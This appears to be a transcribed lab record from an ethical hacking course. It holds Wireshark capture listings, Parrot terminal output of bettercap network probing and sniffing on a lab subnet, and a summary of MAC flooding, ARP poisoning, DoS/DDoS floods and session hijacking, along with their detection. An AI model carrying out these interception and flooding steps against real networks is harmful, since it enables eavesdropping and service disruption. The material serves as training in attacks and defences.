32 15.000905 10.10.1.10 10.10.1.13 TCP 54 0 → 5779 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
33 15.747296 10.10.1.10 23.210.96.161 TCP 54 51031 → 80 [FIN, ACK] Seq=1 Ack=1 Win=1023 Len=0
34 15.750113 23.210.96.161 10.10.1.10 TCP 54 80 → 51031 [FIN, ACK] Seq=1 Ack=2 Win=501 Len=0
35 15.750145 10.10.1.10 23.210.96.161 TCP 54 51031 → 80 [ACK] Seq=2 Ack=2 Win=1023 Len=0
36 16.001032 10.10.1.13 10.10.1.10 TCP 54 5780 → 0 [<None>] Seq=1 Win=512 Len=0
37 16.001070 10.10.1.10 10.10.1.13 TCP 54 0 → 5780 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
38 17.001086 10.10.1.13 10.10.1.10 TCP 54 5781 → 0 [<None>] Seq=1 Win=512 Len=0
39 17.001126 10.10.1.10 10.10.1.13 TCP 54 0 → 5781 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
40 18.001154 10.10.1.13 10.10.1.10 TCP 54 5782 → 0 [<None>] Seq=1 Win=512 Len=0
41 18.001192 10.10.1.10 10.10.1.13 TCP 54 0 → 5782 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42 19.001226 10.10.1.13 10.10.1.10 TCP 54 5783 → 0 [<None>] Seq=1 Win=512 Len=0
Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface \Device\NPF_{A3848901-08D7-459E-B030-16399B9B8EBD}, id 0
Ethernet II, Src: MS-NLB-PhysServer-21_5d:31:06:67 (02:15:5d:31:06:67), Dst: Microsof_01:80:01 (00:15:5d:01:80:01)
Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.10
Transmission Control Protocol, Src Port: 5764, Dst Port: 0, Seq: 1, Len: 0
0000 00 15 5d 01 80 01 02 15 5d 31 06 67 08 00 45 00
0010 00 28 5e 73 00 00 40 06 06 33 0a 0a 01 0d 0a 0a
0020 01 0a 16 84 00 00 70 3a b2 0e 5c bb 2a 77 50 00
0030 02 00 d7 ba 00 00
Ethernet 2: <live capture in progress>
Packets: 42 · Displayed: 42 (100.0%)
Profile: Default
Type here to search
12:00 PM
9/17/2025


Applications Places System
Wed Sep 17, 12:01
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
#cd
[root@parrot]-[~]
#bettercap -iface eth0
bettercap v2.21.1 (built for linux amd64 with go1.11.6) [type 'help' for a list of commands]
10.10.1.0/24 > 10.10.1.13 »
attacker's
README.l
Trash
EHE Modu
Web Appli
Attacks and
EHE Modu
Wireless Attacks
and Countermeasu...
Menu
Parrot Terminal


Applications Places System
Wed Sep 17, 12:03
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
#cd
[root@parrot]-[~]
#bettercap -iface eth0
bettercap v2.21.1 (built for linux amd64 with go1.11.6) [type 'help' for a list of commands]
10.10.1.0/24 > 10.10.1.13 » net.probe on
10.10.1.0/24 > 10.10.1.13 » net.recon on
10.10.1.0/24 > 10.10.1.13 » [12:02:10] [endpoint.new] endpoint 10.10.1.14 detected as 02:15:5d:31:06:6b.
10.10.1.0/24 > 10.10.1.13 » [12:02:10] [endpoint.new] endpoint 10.10.1.9 detected as 02:15:5d:31:06:6a.
10.10.1.0/24 > 10.10.1.13 » [12:02:10] [endpoint.new] endpoint 10.10.1.16 detected as 02:15:5d:31:06:68.
10.10.1.0/24 > 10.10.1.13 » [12:02:10] [endpoint.new] endpoint 10.10.1.10 detected as 00:15:5d:01:80:01 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [12:02:10] [endpoint.new] endpoint 10.10.1.19 detected as 02:15:5d:31:06:69.
10.10.1.0/24 > 10.10.1.13 » net.sniff on
10.10.1.0/24 > 10.10.1.13 »
attacker's
README.l
Trash
EHE Modu
Web Appli
Attacks and
EHE Modu
Wireless Attacks
and Countermeasu...
Menu
Parrot Terminal


Capturing from Ethernet 2
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
11213 233.368584 MS-NLB-PhysServer-2… Broadcast ARP 42 Who has 10.10.1.58? Tell 10.10.1.13
11214 233.378746 MS-NLB-PhysServer-2… Broadcast ARP 42 Who has 10.10.1.59? Tell 10.10.1.13
11215 233.388839 MS-NLB-PhysServer-2… Broadcast ARP 42 Who has 10.10.1.60? Tell 10.10.1.13
11216 233.398942 MS-NLB-PhysServer-2… Broadcast ARP 42 Who has 10.10.1.61? Tell 10.10.1.13
11217 233.409044 MS-NLB-PhysServer-2… Broadcast ARP 42 Who has 10.10.1.62? Tell 10.10.1.13
11218 233.419182 MS-NLB-PhysServer-2… Broadcast ARP 42 Who has 10.10.1.63? Tell 10.10.1.13
11219 233.429332 MS-NLB-PhysServer-2… Broadcast ARP 42 Who has 10.10.1.64? Tell 10.10.1.13
11220 233.439455 MS-NLB-PhysServer-2… Broadcast ARP 42 Who has 10.10.1.65? Tell 10.10.1.13
11221 233.449582 MS-NLB-PhysServer-2… Broadcast ARP 42 Who has 10.10.1.66? Tell 10.10.1.13
11222 233.459744 MS-NLB-PhysServer-2… Broadcast ARP 42 Who has 10.10.1.67? Tell 10.10.1.13
11223 233.469850 MS-NLB-PhysServer-2… Broadcast ARP 42 Who has 10.10.1.68? Tell 10.10.1.13
11224 233.479982 MS-NLB-PhysServer-2… Broadcast ARP 42 Who has 10.10.1.69? Tell 10.10.1.13
11225 233.490111 MS-NLB-PhysServer-2… Broadcast ARP 42 Who has 10.10.1.70? Tell 10.10.1.13
Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface \Device\NPF_{A3848901-08D7-459E-B030-16399B9B8EBD}, id 0
Ethernet II, Src: MS-NLB-PhysServer-21_5d:31:06:67 (02:15:5d:31:06:67), Dst: Microsof_01:80:01 (00:15:5d:01:80:01)
Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.10
Transmission Control Protocol, Src Port: 5764, Dst Port: 0, Seq: 1, Len: 0
0000 00 15 5d 01 80 01 02 15 5d 31 06 67 08 00 45 00
0010 00 28 5e 73 00 00 40 06 06 33 0a 0a 01 0d 0a 0a
0020 01 0a 16 84 00 00 70 3a b2 0e 5c bb 2a 77 50 00
0030 02 00 d7 ba 00 00
Ethernet 2: <live capture in progress>
Packets: 11225 · Displayed: 11225 (100.0%)
Profile: Default
Type here to search
12:03 PM
9/17/2025

**Lab Summary: Network-Level Attacks and Countermeasures**

In this lab, we executed and analyzed multiple real-world network-level attack techniques and explored corresponding detection and prevention methods. Tasks included:

- **MAC Flooding** using macof to overflow the switch's CAM table and enable sniffing.
- **ARP Poisoning** with arpspoof to intercept communication between two systems.
- **ARP Attack Detection** using manual and tool-based methods to identify ARP spoofing in a switched network.
- **Denial of Service (DoS)** attacks using hping3 to flood the target with SYN, UDP, and PoD packets.
- **Distributed DoS (DDoS)** attack using **HOIC** to simulate large-scale HTTP floods.
- **DDoS Detection & Mitigation** with **Anti DDoS Guardian**, monitoring traffic and limiting flows in real time.
- **Session Hijacking** via **Zed Attack Proxy (ZAP)** to intercept and manipulate live web sessions.
- **Session Hijack Detection** using **Wireshark** to identify suspicious packet flows and unauthorized session takeovers.

Not all simulations completed due to tool or site unavailability (e.g., cloned MovieScope site, email lure). However, core network attacks and defenses were successfully demonstrated.